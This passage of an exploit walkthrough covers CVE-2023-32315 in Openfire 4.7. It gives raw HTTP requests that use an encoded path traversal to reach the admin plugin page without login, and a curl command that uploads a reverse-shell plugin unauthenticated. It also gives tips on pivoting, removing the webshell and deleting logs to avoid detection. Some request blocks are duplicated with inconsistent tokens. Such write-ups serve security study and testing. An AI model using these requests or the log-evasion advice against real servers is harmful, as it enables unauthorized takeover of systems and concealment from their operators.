9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36	9	
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	10	
11	Sec-Fetch-Site: same-origin	11	
12	Sec-Fetch-Mode: navigate	12	
13	Sec-Fetch-User: ?1	13	
14	Sec-Fetch-Dest: document	14	
15	Referer: http://127.0.0.1:9090/user-summary.jsp	15	
16	Accept-Encoding: gzip, deflate, br	16	
17	Cookie: JSESSIONID=node01dtdc3qytayus964r7fkdny554.node0; jiveforums.admin.logviewer=logfile.size=0; csrf=gh5I52GN9BL62pK	17	
18	Connection: keep-alive	18	
19		19	
20		20	Exception:
		21	<pre>
		22	java.lang.NullPointerException: Cannot invoke "org.jivesoftware.openfire.user.User.getUsername()" because the return value of "org.jivesoftware.util.WebManager.getUser()" is null at org.jivesoftware.openfire.admin.decorators.main.jsp._jspService(main.jsp:java:222) at org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:71) at javax.servlet.http.HttpServlet.service(HttpServlet.java:790) at org.eclipse.jetty.servlet.ServletHolder\$NotAsync.service(ServletHolder.java:1459) at org.eclipse.jetty.servlet.ServletHolder.handle(ServletHolder.java:799) at org.eclipse.jetty.servlet.ServletHandler\$ChainEnd.doFilter(ServletHandler.java:1626) at org.eclipse.jetty.servlet.ServletHandler.doHandle(ServletHandler.java:548) at org.eclipse.jetty.server.handler.ScopedHandler.handle(ScopedHandler.java:143) at org.eclipse.jetty.security.SecurityHandler.handle(SecurityHandler.java:620) at org.eclipse.jetty.server.handler.HandlerWrapper.handle(HandlerWrapper.java:127) at org.eclipse.jetty.server.handler.ScopedHandler.nextHandle(ScopedHandler.java:235) at org.eclipse.jetty.server.session.SessionHandler.doHandle(SessionHandler.java:1624) at org.eclipse.jetty.server.handler.ScopedHandler.nextHandle(ScopedHandler.java:239) at org.eclipse.jetty.server.handler.ContextHandler.doHandle(ContextHandler.java:1434) at org.eclipse.jetty.server.handler.ScopedHandler.nextScope(ScopedHandler.java:188) at org.eclipse.jetty.servlet.ServletHandler.doScope(ServletHandler.java:501) at org.eclipse.jetty.server.session.SessionHandler.doScope(SessionHandler.java:1594) at org.eclipse.jetty.server.handler.ScopedHandler.nextScope(ScopedHandler.java:186) at org.eclipse.jetty.server.handler.ContextHandler.doScope(ContextHandler.java:1349) at org.eclipse.jetty.server.handler.ScopedHandler.handle(ScopedHandler.java:141) at org.eclipse.jetty.server.Dispatcher.include(Dispatcher.java:128) at com.opensymphony.sitemesh.compatability.OldDecorator2NewDecorator.render(OldDecorator2NewDecorator.java:46) at com.opensymphony.sitemesh.webapp.decorator.BaseWebAppDecorator.render(BaseWebAppDecorator.java:33) 



localhost:9090/user-summary.jsp

Openfire 4.7.0, build 5100000  
Logged in as screature - Logout  
Clustering status - Disabled

Server Users/Groups Sessions Group Chat Plugins

Users Groups

User Summary  
Create New User  
User Search  
Advanced User Search

### User Summary

Total Users: 3 -- Sorted by Username -- Users per page: 100

Online	Username	Name	Groups	Created	Last Logout	Edit	Delete
1	admin	Administrator	None	Jan 1, 1970	Never logged in before.		
2	hugme		None	Nov 26, 2024	Never logged in before.		
3	screature		None	Nov 26, 2024	Never logged in before.		

Server | Users/Groups | Sessions | Group Chat | Plugins

Built by the IgniteRealtime.org community.

## \*\*USER-LESS\_AUTH\_BYPASS TO FILEUPLOAD\*\*

What's particularly interesting about this is that creating the administrative user isn't necessary. Unfortunately for defenders, attackers don't need to create a user or authenticate to upload a plugin. CVE-2023-32315 gives the attacker access to `plugin-admin.jsp`, just as it gives the attacker access to `user-create.jsp`.

### Request

Pretty Raw Hex

```
1 GET /setup/setup-s/%u002e%u002e/%u002e%u002e/plugin-admin.jsp HTTP/1.1
2 Host: 127.0.0.1:9090
3 Cache-Control: max-age=0
4 sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: http://127.0.0.1:9090/user-summary.jsp
16 Accept-Encoding: gzip, deflate, br
17 Cookie: JSESSIONID=node01tdtc3qytayus964r7fkdhny554.node0; jiveforums.admin.logviewer=logfile.size=0; csrf=VAoIU53aoN7fLBt
18 Connection: keep-alive
19
20
```

### Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 26 Nov 2024 06:29:21 GMT
3 X-Frame-Options: SAMEORIGIN
4 Content-Type: text/html; charset=utf-8
5 Set-Cookie: csrf=Z2mY8aG7r04KE; Path=/; HttpOnly
6 Expires: Thu, 01 Jan 1970 00:00:00 GMT
7 Content-Language: en
8 Content-Length: 5846
9
10
11
12
13
14
15
16
17
18
19
20
21 Exception:
22 <pre>
23 java.lang.NullPointerException: Cannot invoke "org.jivesoftware.openfire.user.User.getUsername()" because the return value of "org.jivesoftware.util.WebManager.getUser()" is null<br>
   at org.jivesoftware.openfire.admin.decorators.main_jsp._jspService(main_jsp.java:222)<br>
   at org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:71)<br>
   at javax.servlet.http.HttpServlet.service(HttpServlet.java:790)<br>
   at org.eclipse.jetty.servlet.ServletHolder$NotAsync.service(ServletHolder.java:1459)<br>
   at org.eclipse.jetty.servlet.ServletHolder.handle(ServletHolder.java:799)<br>
   at org.eclipse.jetty.servlet.ServletHandler$ChainEnd.doFilter(ServletHandler.java:1626)<br>
   at org.eclipse.jetty.servlet.ServletHandler.doHandle(ServletHandler.java:548)<br>
   at org.eclipse.jetty.server.handler.ScopedHandler.handle(ScopedHandler.java:143)<br>
   at org.eclipse.jetty.security.SecurityHandler.handle(SecurityHandler.java:620)<br>
   at org.eclipse.jetty.server.handler.HandlerWrapper.handle(HandlerWrapper.java:127)<br>
   at org.eclipse.jetty.server.handler.ScopedHandler.nextHandle(ScopedHandler.java:235)<br>
   at org.eclipse.jetty.server.session.SessionHandler.doHandle(SessionHandler.java:1624)<br>
   at org.eclipse.jetty.server.handler.ScopedHandler.nextHandle(ScopedHandler.java:233)<br>
   at org.eclipse.jetty.server.handler.ContextHandler.doHandle(ContextHandler.java:1434)<br>
   at org.eclipse.jetty.servlet.ServletHandler.doScope(ServletHandler.java:501)<br>
   at org.eclipse.jetty.server.handler.ScopedHandler.nextScope(ScopedHandler.java:1594)<br>
   at org.eclipse.jetty.server.handler.ContextHandler.doScope(ContextHandler.java:1349)<br>
```

I extracted a `JSESSIONID` and CSRF token from `/setup/setup-s/%u002e%u002e/%u002e%u002e/plugin-admin.jsp` and then executed

Request

PrettyRawHex

1GET /setup/setup-s/%u002e%u002e/%u002e%u002e/plugin-admin.jsp HTTP/1.1

2Host: 127.0.0.1:9090

3Cache-Control: max-age=0

4sec-ch-ua: "Not?A\_Brand";v="99", "Chromium";v="130"

5sec-ch-ua-mobile: ?0

6sec-ch-ua-platform: "Linux"

7Accept-Language: en-US,en;q=0.9

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36

10Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Sec-Fetch-Site: same-origin

12Sec-Fetch-Mode: navigate

13Sec-Fetch-User: ?1

14Sec-Fetch-Dest: document

15Referer: http://127.0.0.1:9090/user-summary.jsp

16Accept-Encoding: gzip, deflate, br

17Cookie: JSESSIONID=node01tdtc3qytayus964r7fkdy554.node0; jiveforums.admin.logviewer=logfile.size=0; csrf=V4oIu53aoN7fLBt

18Connection: keep-alive

19

20

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Tue, 26 Nov 2024 06:29:21 GMT

3X-Frame-Options: SAMEORIGIN

4Content-Type: text/html; charset=utf-8

5Set-Cookie: csrf=J2QnNY8mC7r04KE; Path=/; HttpOnly

6Expires: Thu, 01 Jan 1970 00:00:00 GMT

7Content-Language: en

8Content-Length: 5846

9

10

11

12

13

14

15

16

17

18

19

20

21Exception:

22

```
java.lang.NullPointerException: Cannot invoke "org.jivesoftware.openfire.user.User.getUsername()" because the return value of "org.jivesoftware.util.WebManager.getUser()" is null<br>at org.jivesoftware.openfire.admin.decorators.main_jsp._jspService(main_jsp.java:222)<br>at org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:71)<br>at javax.servlet.http.HttpServlet.service(HttpServlet.java:790)<br>at org.eclipse.jetty.servlet.ServletHolder$NotAsync.service(ServletHolder.java:1459)<br>at org.eclipse.jetty.servlet.ServletHolder.handle(ServletHolder.java:799)<br>at org.eclipse.jetty.servlet.ServletHandler$ChainEnd.doFilter(ServletHandler.java:1626)<br>at org.eclipse.jetty.servlet.ServletHandler.doHandle(ServletHandler.java:548)<br>at org.eclipse.jetty.server.handler.ScopedHandler.handle(ScopedHandler.java:143)<br>at org.eclipse.jetty.security.SecurityHandler.handle(SecurityHandler.java:620)<br>at org.eclipse.jetty.server.handler.HandlerWrapper.handle(HandlerWrapper.java:127)<br>at org.eclipse.jetty.server.handler.ScopedHandler.nextHandle(ScopedHandler.java:295)<br>at org.eclipse.jetty.server.session.SessionHandler.doHandle(SessionHandler.java:1624)<br>
```

by uploading my malicious plugin without even authenticating.

```
(scr34tur3@Kali)~[~/Documents/programming/JAVA/malicious_plugin]
$ curl -X POST \
-F "uploadfile=@malicious_plugin.jar" \
-H "Cookie: JSESSIONID=node0a1q2292y93dnqrav19jyaic24.node0; csrf=DcmTW8t1iZHcrLj" \
-H "Content-Type: multipart/form-data" \
"http://localhost:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/plugin-admin.jsp?uploadplugin&csrf=DcmTW8t1iZHcrLj"
```

This can be seen below.

Upon a successful execution of this plugin by the server, if its a revshell file, then it will call back to the attackers machine which can lead to comlete breach and takeover of the system. Without authentication, the plugin is accepted and installed.

← → ↻ 🏠

🔒 📄 localhost:9090/plugin-admin.jsp

📁 ⭐ 📄 📥 📄 📄 📄

openfire®

Openfire 4.7.4, build 51b9  
Logged in as admin - Log  
Clustering status - Disable

ServerUsers/GroupsSessionsGroup ChatPlugins

Plugin Admin

Plugins

Available Plugins

Plugins

Plugins add new functionality to the server. The list of plugins currently installed is below. To download new plugins, please visit the [Available Plugins](#) page.

Plugins	Description	Version	Author	Restart	Delete
Malicious Plugin	A malicious plugin that opens a reverse shell.	1.0.0	Your Name		✖
Search	Provides support for Jabber Search (KEP-0055)	1.7.4	Ryan Graham	🔄	✖

Upload Plugin

Plugin files (.jar) can be uploaded directly by using the form below.

Browse...

No file selected.

Upload Plugin

ServerUsers/GroupsSessionsGroup ChatPlugins

Built by the [IgniteRealtime.org](#) commu

**NOTE:** From there you can trivially pivot inward, remove the webshell, and hide within the system. All without creating the administrative user and making a mess in the log files.

## \*\*CONCLUSION\*\*

Fortunately for defenders, the admin user creation is noisy. This is because the Openfire Security Audit Log can not be cleared.



Pages: [ 1 2 ]

ID	Username	Node	Event	Timestamp
	<input type="text"/>	<input type="text"/>	<input type="text"/>	From: <input type="text"/> To: <input type="text"/>
30	admin	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 8:30:01 AM
29	admin	your-ip	uploaded plugin malicious_plugin.jar	Nov 26, 2024, 7:57:49 AM
28	admin	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 7:49:07 AM
27	admin	your-ip	uploaded plugin malicious_plugin.jar	Nov 26, 2024, 7:48:53 AM
26	admin	your-ip	uploaded plugin malicious_plugin.jar	Nov 26, 2024, 7:38:12 AM
25	admin	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 7:37:05 AM
24	admin	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 7:36:58 AM
23	admin	your-ip	deleted plugin malicious_plugin	Nov 26, 2024, 7:36:39 AM
22	admin	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 7:33:55 AM
21	admin	your-ip	deleted plugin malicious_plugin	Nov 26, 2024, 7:33:30 AM
20	admin	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 7:25:25 AM
19	admin	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 7:25:20 AM
18	screature	your-ip	uploaded plugin	Nov 26, 2024, 6:44:23 AM
17	screature	your-ip	uploaded plugin malicious_plugin.jar	Nov 26, 2024, 6:43:04 AM
16	screature	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 6:42:36 AM
15	screature	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 6:41:29 AM
14	screature	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 6:21:42 AM
13	screature	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 6:19:46 AM
12	screature	your-ip	Failed admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 6:19:40 AM
11	hugme	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 6:11:34 AM
10	hugme	your-ip	Successful admin console login attempt <a href="#">Show details</a>	Nov 26, 2024, 6:10:21 AM

Unfortunately, an attacker could use the path traversal to delete the log file. Depending on the permissions of the Openfire user, the attacker might be able to delete the log file via the webshell/reverse shell, which leaves the plugin itself as the only artifact that indicates exploitation.